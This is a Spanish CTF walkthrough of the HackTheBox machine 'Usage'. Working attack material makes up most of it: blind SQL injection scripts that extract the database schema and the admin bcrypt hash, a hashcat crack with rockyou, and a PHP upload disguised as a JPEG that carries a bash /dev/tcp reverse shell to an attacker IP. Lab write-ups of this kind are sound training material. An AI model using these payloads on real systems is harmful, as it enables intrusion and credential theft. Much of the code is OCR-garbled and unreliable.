
Máquina Usage



Comenzamos con un escaneo de nmap para sacar lo puertos con sus respectivas versiones que están corriendo en esta máquina:

SHELL nmap -sSCV -p- --min-rate 5000 -n -Pn 10.10.11.18 -v -oN nmap.txt Starting Nmap 7.95 (https://nmap.org) at 2025-03-05 08:43 CET NSE: Loaded 157 scripts for scanning. NSE: Script Pre-scanning. Initiating NSE at 08:43 Completed NSE at 08:43, 0.00s elapsed Initiating NSE at 08:43 Completed NSE at 08:43, 0.00s elapsed Initiating NSE at 08:43 Completed NSE at 08:43, 0.00s elapsed Initiating SYN Stealth Scan at 08:43 Scanning 10.10.11.18 [65535 ports] Discovered open port 80/tcp on 10.10.11.18 Discovered open port 22/tcp on 10.10.11.18 Increasing send delay for 10.10.11.18 from 0 to 5 due to max successful tryno increase to 4 Increasing send delay for 10.10.11.18 from 5 to 10 due to max successful tryno increase to 5 Increasing send delay for 10.10.11.18 from 10 to 20 due to max successful tryno increase to 6 Increasing send delay for 10.10.11.18 from 20 to 40 due to max successful tryno increase to 7

```
Increasing send delay for 10.10.11.18 from 40 to 80 due to 711 out of 2369 dropped probes since last
increase.
Increasing send delay for 10.10.11.18 from 80 to 160 due to max successful tryno increase to 8
Increasing send delay for 10.10.11.18 from 160 to 320 due to max successful tryno increase to 9
Increasing send delay for 10.10.11.18 from 320 to 640 due to 646 out of 2152 dropped probes since last
increase.
Increasing send delay for 10.10.11.18 from 640 to 1000 due to 887 out of 2955 dropped probes since last
increase.
Warning: 10.10.11.18 giving up on port because retransmission cap hit (10).
Completed SYN Stealth Scan at 08:44, 21.12s elapsed (65535 total ports)
Initiating Service scan at 08:44
Scanning 2 services on 10.10.11.18
Completed Service scan at 08:44, 6.08s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.11.18.
Initiating NSE at 08:44
Completed NSE at 08:44, 1.80s elapsed
Initiating NSE at 08:44
Completed NSE at 08:44, 0.39s elapsed
Initiating NSE at 08:44
Completed NSE at 08:44, 0.00s elapsed
Nmap scan report for 10.10.11.18
Host is up (0.038s latency).
Not shown: 65533 closed top ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
256 a0:f8:fd:d3:04:b8:07:a0:63:dd:37:df:d7:ee:ca:78 (ECDSA)
256 bd:22:f5:28:77:27:fb:65:ba:f6:fd:2f:10:c7:82:8f (ED25519)
80/tcp open http nginx 1.18.0 (Ubuntu)
http-methods:
| Supported Methods: GET HEAD POST OPTIONS
http-server-header: nginx/1.18.0 (Ubuntu)
http-title: Did not follow redirect to http://usage.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
NSE: Script Post-scanning.
Initiating NSE at 08:44
Completed NSE at 08:44, 0.00s elapsed
Initiating NSE at 08:44
Completed NSE at 08:44, 0.00s elapsed
Initiating NSE at 08:44
Completed NSE at 08:44, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 29.63 seconds
```


Raw packets sent: 104848 (4.613MB) | Rcvd: 84750 (3.390MB)

Máquina Usage


Nos reporta el puerto 80 y el puerto 22, además el propio nmap nos reporta el nombre de la página web por lo que la añado al /etc/hosts



Vemos que en la página existe un Login, probando no es vulnerable




Veo que hay un botón de *admin*, al darle click me hacer un redirect a *admin.usage.htb*, es decir, un subdominio que deberemos apuntar en el /etc/hosts para que se ha el redirect correctamente.




admin.usage.htb

En esta dirección, nos encontramos con un panel de login que parece para el administrador:



Tampoco es vulnerable, lo dejamos para luego


Volviendo hacia atrás, en login principal hay un link de "*Reset Password*" que nos llevará a un nuevo panel, esta vez es vulnerable a SQLI:



Comprobación:



Límite de columnas:




En este punto nos llevamos la petición a Burp para trabajar más cómodos y probamos haber si con un UNION SELECT ATTACK podemos ver algo en la respuesta, en este caso, la base de datos:

```
DNT: 1
5 Priority: u=0, i
7
8 _token=X99HZPvO3if5AVIKwMtaa90J77QvtAwjD9MxYbjC&email=test@test.com' union select 1,2,3,4,5,6,database(),8 -- - |
```

Parece que por ahí no va la cosa, parece que estamos ante una **BLIND INJECTION** por lo que vamos a hacer la siguiente query:

SQL

test' or substring(database(),1,1)='a' -- - #,El primer caracter de la base de datos en uso es a?



Probamos con más letras hasta que sacamos la primera:

```
SQL

test' or substring(database(),1,1)='u' -- - #,El primer caracter de la base de datos en uso es u?
```

```
Ø 🔚
            Hex
OST /forget-password HTTP/1.1
ser-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:135.0) Gecko/20100101 Firefox/135.0
ccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
ccept-Language: en-US,en;q=0.5
cept-Encoding: gzip, deflate, br
ontent-Type: application/x-www-form-urlencoded
ontent-Length: 103
rigin: http://usage.htb
c-GPC: 1
onnection: keep-alive
eferer: http://usage.htb/forget-password
ookie: XSRF-TOKEN=
/JpdiI6InoxMHhvaDZybVFqd0tHYlViV1hBNEE9PSIsInZhbHVlIjoiWk1VRWZrSEx0K0xleUdWWTE00HY1eUt0N1F6MklRcTM0Y3lFeW1rNGdha09rVGZtU
mhiZXgwOU1wNUkyMnpodU82eWx1REo3WmVqUU01ZzFmSThrb2dKQXduWnJkQWd5SWFjZTltUDdNbmdMY0FGOGNhOWpzalN1ekgiLCJtYWMi0iI2ZTQyODM4M
TExZWZkMmEyNjYxNWI0YmQ10DgwZjlkNjA2ZmUzMzEzY2M3NDQ0MWFk0WJhODBhYWQ0IiwidGFnIjoiIn0%3D; laravel_session=
yJpdiI6ImJ6TXR5VmN1K0M3d1Yv0UpKM0FyWVE9PSIsInZhbHVlIjoiOXBPSzUxUzNmdm00SnNIOGEvQUt5dTZFV0o5TWFPTTBpL2pTQW95MUdMZE80Y0hNb
NUXbHArbXpCZUhCVTZNb3JnMWk2THVhOVFYZG1lbDRESWJ4QzVUeWFkQVhBL2EzRG9Jd0FObk9NSm9sZUX1YkRsYkU1RHJPcDkiLCJtYWMi0iI3OGM1NzUwM
MXOGQ0ZTIXOThlNDZkOGFmNTRlMzEzZDgzMTViYTcwMjBjNjI4ZGI4MTg1MzY0NzJmIiwidGFnIjoiIn0%3D
ograde-Insecure-Requests: 1
riority: u=0, i
token=X99HZPvO3if5AVIKwMtaa90J77QvtAwjD9MxYbjC&email=test' or substring(database(),1,1)='u'--
```

Entonces parece ser que cuando la query es correcta, obtenemos ese mensaje. Ahora lo que hay que hacer es fuzzear para sacar el nombre de la Base de datos en uso, fuzzeando por posición y caracter, para ello hice el siguiente script en python:

```
import os
from pwn import *
import time
import signal
import sys
import string
import pdb
import requests
def def handler(sig, frame):
 print("\n[!] Saliendo...")
 sys.exit(1)
signal.signal(signal.SIGINT, def handler)
characters = string.ascii lowercase + ",-"
def makeRequest(): # Función de la petición
 database = ""
 p1 = log.progress("Fuerza bruta")
 p1.status("Iniciando proceso de fuerza bruta")
 time.sleep(2)
 p2 = log.progress("Database")
 cookies = {
   'XSFR-TOKEN'
'eyJpdiI6InoxMHhvaDZybVFqd0tHYlViV1hBNEE9PSIsInZhbHVlIjoiWk1VRWZrSEx0K0xleUdWWTE0
OHY1eUtON1F6MklRcTM0Y3lFeW1rNGdha09rVGZtUnNnU2NndmhiZXgwOU1wNUkyMnpodU82eW
x1REo3WmVqUU01ZzFmSThrb2dKQXduWnJkQWd5SWFjZTltUDdNbmdMY0FGOGNhOWpzalN1ekg
iLCJtYWMiOiI2ZTQyODM4MzZiMjE4OTExZWZkMmEyNjYxNWI0YmQ1ODgwZjlkNjA2ZmUzMzE
zY2M3NDQ0MWFkOWJhODBhYWQ0IiwidGFnIjoiIn0%3D',
   'laravel session':
'eyJpdiI6ImJ6TXR5VmN1K0M3d1YvOUpKM0FyWVE9PSIsInZhbHVlIjoiOXBPSzUxUzNmdm00SnNI
OGEvQUt5dTZFV0o5TWFPTTBpL2pTQW95MUdMZE80Y0hNbWFYZDE5QnUxbHArbXpCZUhCVT
ZNb3JnMWk2THVhOVFYZG11bDRESWJ4QzVUeWFkQVhBL2EzRG9Jd0FObk9NSm9sZUxlYkRsYk
U1RHJPcDkiLCJtYWMiOiI3OGM1NzUwM2Y5MDg0ZmMxOGQ0ZTIxOThlNDZkOGFmNTRlMzEzZ
DgzMTViYTcwMjBjNjI4ZGI4MTg1MzY0NzJmIiwidGFnIjoiIn0%3D'
```

```
main_url = "http://usage.htb/forget-password"

for position_character in range(1, 30):
    for character in characters:
        sqli = f"test" or substring(database(), {position_character},1)="{character}'---"
        data = {"email": f {sqli}', '_token': 'X99HZPvO3if5AVIKwMtaa90J77QvtAwjD9MxYbjC'}

    r = requests.post(main_url, cookies=cookies, data=data)
    p1.status(data["email"])

    if "We have e-mailed your password " in r.text:
        database += character
        p2.status(database)
        break

if __name__ == '__main__':
    makeRequest()
```

```
python3 sqli_conditional_response_databases.py
[ ] Fuerza bruta: test' or substring(database(),15,1)='z' -- -
[ ] Database: usage_blog
```

Ahora que sabemos el nombre de la base de datos, sacamos las tablas:

```
#!/usr/bin/env python3

import os
from pwn import *
import time
import signal
import sys
import string
import pdb
import requests

def def_handler(sig, frame):
    print("\n[!] Saliendo...")
    sys.exit(1)

# Ctrl+C
signal.signal(signal.SIGINT, def_handler)
```

```
characters = string.ascii lowercase + " .,-"
def makeRequest():
 tables = ""
 p1 = log.progress("Fuerza bruta")
 p1.status("Iniciando proceso de fuerza bruta")
 time.sleep(2)
 p2 = log.progress("tables")
 cookies = {
    'XSFR-TOKEN':
'eyJpdiI6InoxMHhvaDZybVFqd0tHYIViV1hBNEE9PSIsInZhbHVIIjoiWk1VRWZrSEx0K0xleUdWWTE0
OHY1eUtON1F6MklRcTM0Y3lFeW1rNGdha09rVGZtUnNnU2NndmhiZXgwOU1wNUkyMnpodU82eW
x1REo3WmVqUU01ZzFmSThrb2dKQXduWnJkQWd5SWFjZTltUDdNbmdMY0FGOGNhOWpzalN1ekg
iLCJtYWMiOiI2ZTQyODM4MzZiMjE4OTExZWZkMmEyNjYxNWI0YmQ1ODgwZjlkNjA2ZmUzMzE
zY2M3NDQ0MWFkOWJhODBhYWQ0IiwidGFnIjoiIn0%3D',
    'laravel session':
'eyJpdiI6ImJ6TXR5VmN1K0M3d1YvOUpKM0FyWVE9PSIsInZhbHVlIjoiOXBPSzUxUzNmdm00SnNI
OGEvQUt5dTZFV0o5TWFPTTBpL2pTQW95MUdMZE80Y0hNbWFYZDE5QnUxbHArbXpCZUhCVT
ZNb3JnMWk2THVhOVFYZG1lbDRESWJ4QzVUeWFkQVhBL2EzRG9Jd0FObk9NSm9sZUxlYkRsYk
U1RHJPcDkiLCJtYWMiOiI3OGM1NzUwM2Y5MDg0ZmMxOGQ0ZTIxOThlNDZkOGFmNTR1MzEzZ
DgzMTViYTcwMjBjNjI4ZGI4MTg1MzY0NzJmIiwidGFnIjoiIn0%3D'
 main url = "http://usage.htb/forget-password"
 for position character in range(1, 200):
    for character in characters:
      sqli = f'test' or substring((select group concat(table name) from information schema.tables where
table schema='usage blog'), {position character},1)='{character}' -- -"
      data = {'email': f'{sqli}', ' token': 'X99HZPvO3if5AVIKwMtaa90J77QvtAwjD9MxYbjC'}
      r = requests.post(main url, cookies=cookies, data=data)
      p1.status(data['email'])
      if "We have e-mailed your password " in r.text:
        tables += character
        p2.status(tables)
        break
 makeRequest()
```

[/] Fuerza bruta: test' or substring((select group concat(table name) from information schema.tables where table schema='usage_blog'),199,1)='e' -- -ns.admin users.blog,faile
[+] tables: admin_menu,admin_operation_log,admin_permissions,admin_role_menu,admin_role_permissions,admin_role_users,admin_roles,admin_user_permissions,admin_users,blog,faile
d_jobs,migrations,password_reset_toke

La tabla que más me interesa por ahora es **admin_users**, por lo que con esta tabla sacamos las columnas con el siguiente script:

	PYTHON
#!/usr/bin/env python3	
import os	
from pwn import *	
increase divine a circumstance and the second and	
import time, signal, sys, string, pdb, requests	
def def_handler(sig,frame):	
print("\n[!]Saliendo")	
sys.exit(1)	
System(1)	
#Ctrl+C	
signal.signal(signal.SIGINT, def_handler)	
characters = string.ascii_lowercase + ",-"	
characters string.ascri_towerease :,	
def makeRequest():	
columns = ""	

```
p1 = log.progress("Fuerza bruta")
p1.status("Iniciando proceso de fuerza bruta")
time.sleep(2)
p2 = log.progress("columns")
cookies = {'XSFR-TOKEN' :
'eyJpdiI6InoxMHhvaDZybVFqd0tHYIViV1hBNEE9PSIsInZhbHVIIjoiWk1VRWZrSEx0K0xleUdWWTE0
OHY1eUtON1F6MklRcTM0Y3lFeW1rNGdha09rVGZtUnNnU2NndmhiZXgwOU1wNUkyMnpodU82eW
x1REo3WmVqUU01ZzFmSThrb2dKQXduWnJkQWd5SWFjZTltUDdNbmdMY0FGOGNhOWpzalN1ekg
iLCJtYWMiOiI2ZTQyODM4MzZiMjE4OTExZWZkMmEyNjYxNWI0YmQ1ODgwZjlkNjA2ZmUzMzE
zY2M3NDQ0MWFkOWJhODBhYWQ0IiwidGFnIjoiIn0%3D',
'laravel session':
'eyJpdiI6ImJ6TXR5VmN1K0M3d1YvOUpKM0FyWVE9PSIsInZhbHVlIjoiOXBPSzUxUzNmdm00SnNI
OGEvQUt5dTZFV0o5TWFPTTBpL2pTQW95MUdMZE80Y0hNbWFYZDE5QnUxbHArbXpCZUhCVT
ZNb3JnMWk2THVhOVFYZG1lbDRESWJ4QzVUeWFkQVhBL2EzRG9Jd0FObk9NSm9sZUxlYkRsYk
U1RHJPcDkiLCJtYWMiOiI3OGM1NzUwM2Y5MDg0ZmMxOGQ0ZTIxOThlNDZkOGFmNTRlMzEzZ
DgzMTViYTcwMjBjNjI4ZGI4MTg1MzY0NzJmIiwidGFnIjoiIn0%3D'}
main url= "http://usage.htb/forget-password"
for position character in range(1,200):
for character in characters:
sqli= f"test' or substring((select group concat(column name) from information schema.columns where
table schema='usage blog' and table name= 'admin users'), {position character},1)='{character}' -- -"
```

```
data = {'email' : f'{sqli}', '_token' : 'X99HZPvO3if5AVIKwMtaa90J77QvtAwjD9MxYbjC'}
r = requests.post(main url, cookies=cookies, data=data)
p1.status(data['email'])
if "We have e-mailed your password " in r.text:
columns+=character
p2.status(columns)
makeRequest()
[0] Fuerza bruta: test' or substring((select group_concat(column_name
```

```
[....\..] columns: id,username,password,name
```

Ahora que tenemos todo, solo nos queda sacar los datos, en este caso usuario y contraseña, para ello use este script:

```
PYTHON
import os
from pwn import *
```

```
import time, signal, sys, string, pdb, requests
def def_handler(sig,frame):
print("\n[!]Saliendo...")
signal.signal(signal.SIGINT, def_handler)
characters = string.ascii_lowercase + string.ascii_uppercase + string.digits + "__,-$*/@:~"
def makeRequest():
datos = ""
p1 = log.progress("Fuerza bruta")
p1.status("Iniciando proceso de fuerza bruta")
time.sleep(2) \\
p2 = log.progress("datos")
```

```
cookies = {'XSFR-TOKEN' :
```

 $\label{thm:condition} 'eyJpdiI6InoxMHhvaDZybVFqd0tHYIViV1hBNEE9PSIsInZhbHVIIjoiWk1VRWZrSEx0K0xleUdWWTE0OHY1eUtON1F6MklRcTM0Y3IFeW1rNGdha09rVGZtUnNnU2NndmhiZXgwOU1wNUkyMnpodU82eWx1REo3WmVqUU01ZzFmSThrb2dKQXduWnJkQWd5SWFjZTltUDdNbmdMY0FGOGNhOWpzalN1ekgiLCJtYWMiOiI2ZTQyODM4MzZiMjE4OTExZWZkMmEyNjYxNWI0YmQ1ODgwZjlkNjA2ZmUzMzEzY2M3NDQ0MWFkOWJhODBhYWQ0IiwidGFnIjoiIn0%3D',$

'laravel session':

'eyJpdiI6ImJ6TXR5VmN1K0M3d1YvOUpKM0FyWVE9PSIsInZhbHVIIjoiOXBPSzUxUzNmdm00SnNIOGEvQUt5dTZFV0o5TWFPTTBpL2pTQW95MUdMZE80Y0hNbWFYZDE5QnUxbHArbXpCZUhCVTZNb3JnMWk2THVhOVFYZG1lbDRESWJ4QzVUeWFkQVhBL2EzRG9Jd0FObk9NSm9sZUxlYkRsYkU1RHJPcDkiLCJtYWMiOiI3OGM1NzUwM2Y5MDg0ZmMxOGQ0ZTIxOThlNDZkOGFmNTRIMzEzZDgzMTViYTcwMjBjNjI4ZGI4MTg1MzY0NzJmIiwidGFnIjoiIn0%3D'}

main url= "http://usage.htb/forget-password"

for position character in range (1,200):

for character in characters:

sqli= f'test' or substring((select group_concat((BINARY username),':',(BINARY password)) from admin_users), {position_character},1)='{character}' -- -"

data = {'email' : f'{sqli}', 'token' : 'X99HZPvO3if5AVIKwMtaa90J77QvtAwjD9MxYbjC'}

r = requests.post(main url, cookies=cookies, data=data)

pl.status(data['email'])

if "We have e-mailed your password " in r.text:

datos+=character

```
p2.status(datos)

break

if __name__ == '__main__':

makeRequest()


makeRequest()

ii] Fuerza bruta: test' or substring((select group_concat((BIWARY_username), ':', (BIWARY_password)) from admin_users),68,1)='D' -- - -
o datos: ladmin:$2y$10$ohq2kLpBH/rt.Pswk@P3U0mc24Ydv19DA9H156oodMqH5xVfUPrL2
```


Ahora que tenemos la contraseña de admin que esta en formato bcrypt al parecer, usamos el módulo correspondiente de hashcat para intentar crackearla usando el diccionario rockyou

```
hashcat -a 0 -m 3200 hash /usr/share/wordlists/rockyou.txt -0
hashcat (v6.2.6) starting
Successfully initialized the NVIDIA main driver CUDA runtime library.
Failed to initialize NVIDIA RTC library.
* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
               CUDA SDK Toolkit required for proper device support and utilization.
               Falling back to OpenCL runtime.
OpenCL API (OpenCL 3.0 CUDA 12.8.51) - Platform #1 [NVIDIA Corporation]
* Device #1: NVIDIA GeForce RTX 2060, 4224/5737 MB (1434 MB allocatable), 30MCU
Kernel /usr/share/hashcat/OpenCL/m03200-optimized.cl:
Optimized kernel requested, but not available or not required Falling back to pure kernel
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
Watchdog: Temperature abort trigger set to 90c
Host memory required for this attack: 54 MB
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344393
* Bytes....: 139921515
* Keyspace..: 14344386
* Runtime...: 1 sec
$2y$10$ohq2kLpBH/ri.P5wR0P3U0mc24Ydvl9DA9H1S6oo0MgH5xVfUPrL2:whatever1
Session..... hashcat
Status..... Cracked
Hash.Mode.....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target.....: $2y$10$ohq2kLpBH/ri.P5wR0P3U0mc24Ydvl9DA9H1S6oo0MgH...fUPrL2
Time.Started....: Wed Mar 5 12:36:42 2025 (4 secs)
Time.Estimated...: Wed Mar 5 12:36:46 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 553 H/s (9.33ms) @ Accel:2 Loops:8 Thr:11 Vec:1 Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 1980/14344386 (0.01%)
Rejected.....: 0/1980 (0.00%)
```

Una vez tenemos la credencial, nos logeamos en el panel de administrador que vimos antes y tenemos un dashboard:





En ajustes podemos subir una imagen, vamos a intentar subir un .php:



Ponemos la imagen, activamos Burp y nos vamos al repeater. Le añadimos la extensión .php y ponemos código

Enviamos, volvemos y la imagen esta subida, ahora solo queda comprobar si interpreta código php:





Funcionó. Como tuve problemas tuve que subir una nueva imagen, esta vez directamente con una reverse shell

Máquina Usage ey JpdiI6Imo2elNMelBQeU11ZUJVRUFnOU1iQnc9PSIsInZhbHVlIjoicVltV2M3ZWZBYUovajdMM3dUL2piaFY5SDMwMklOYVh4WFNoaz jRlBCZHVPbjFBcWF5eVN4NktVcm9MUVovVVNpNUZXUy9WY2Z1Yk53UmpFd3Uw0DJkVTFZbGw4YVRFY2NkUklXVmVkT2xX0XAyR21wRURZC DNT: 1 Priority: u=0 Priority: u=0

-----geckoformboundary63f940b079adfb12fc9e4eab1a1aefa6
Content-Disposition: form-data; name="name"

Administrator
-----geckoformboundary63f940b079adfb12fc9e4eab1a1aefa6
Content-Disposition: form-data; name="avatar"; filename="a.jpg.php"
Content-Type: image/jpeg

**?php system("bash -c 'bash -i >& /dev/tcp/10.10.14.27/4444 0>&1'"); ?>
-----geckoformboundary63f940b079adfb12fc9e4eab1a1aefa6
Content-Disposition: form-data; name="_token"

**GlbDGau34rqLYt3s9vInpUm48bAcD3kEWveZr2H
-----geckoformboundary63f940b079adfb12fc9e4eab1a1aefa6
Content-Disposition: form-data; name="_method"

**PUT
-----geckoformboundary63f940b079adfb12fc9e4eab1a1aefa6--

Volvemos a la ruta y estamos dentro!:



Hasta aquí llegué.

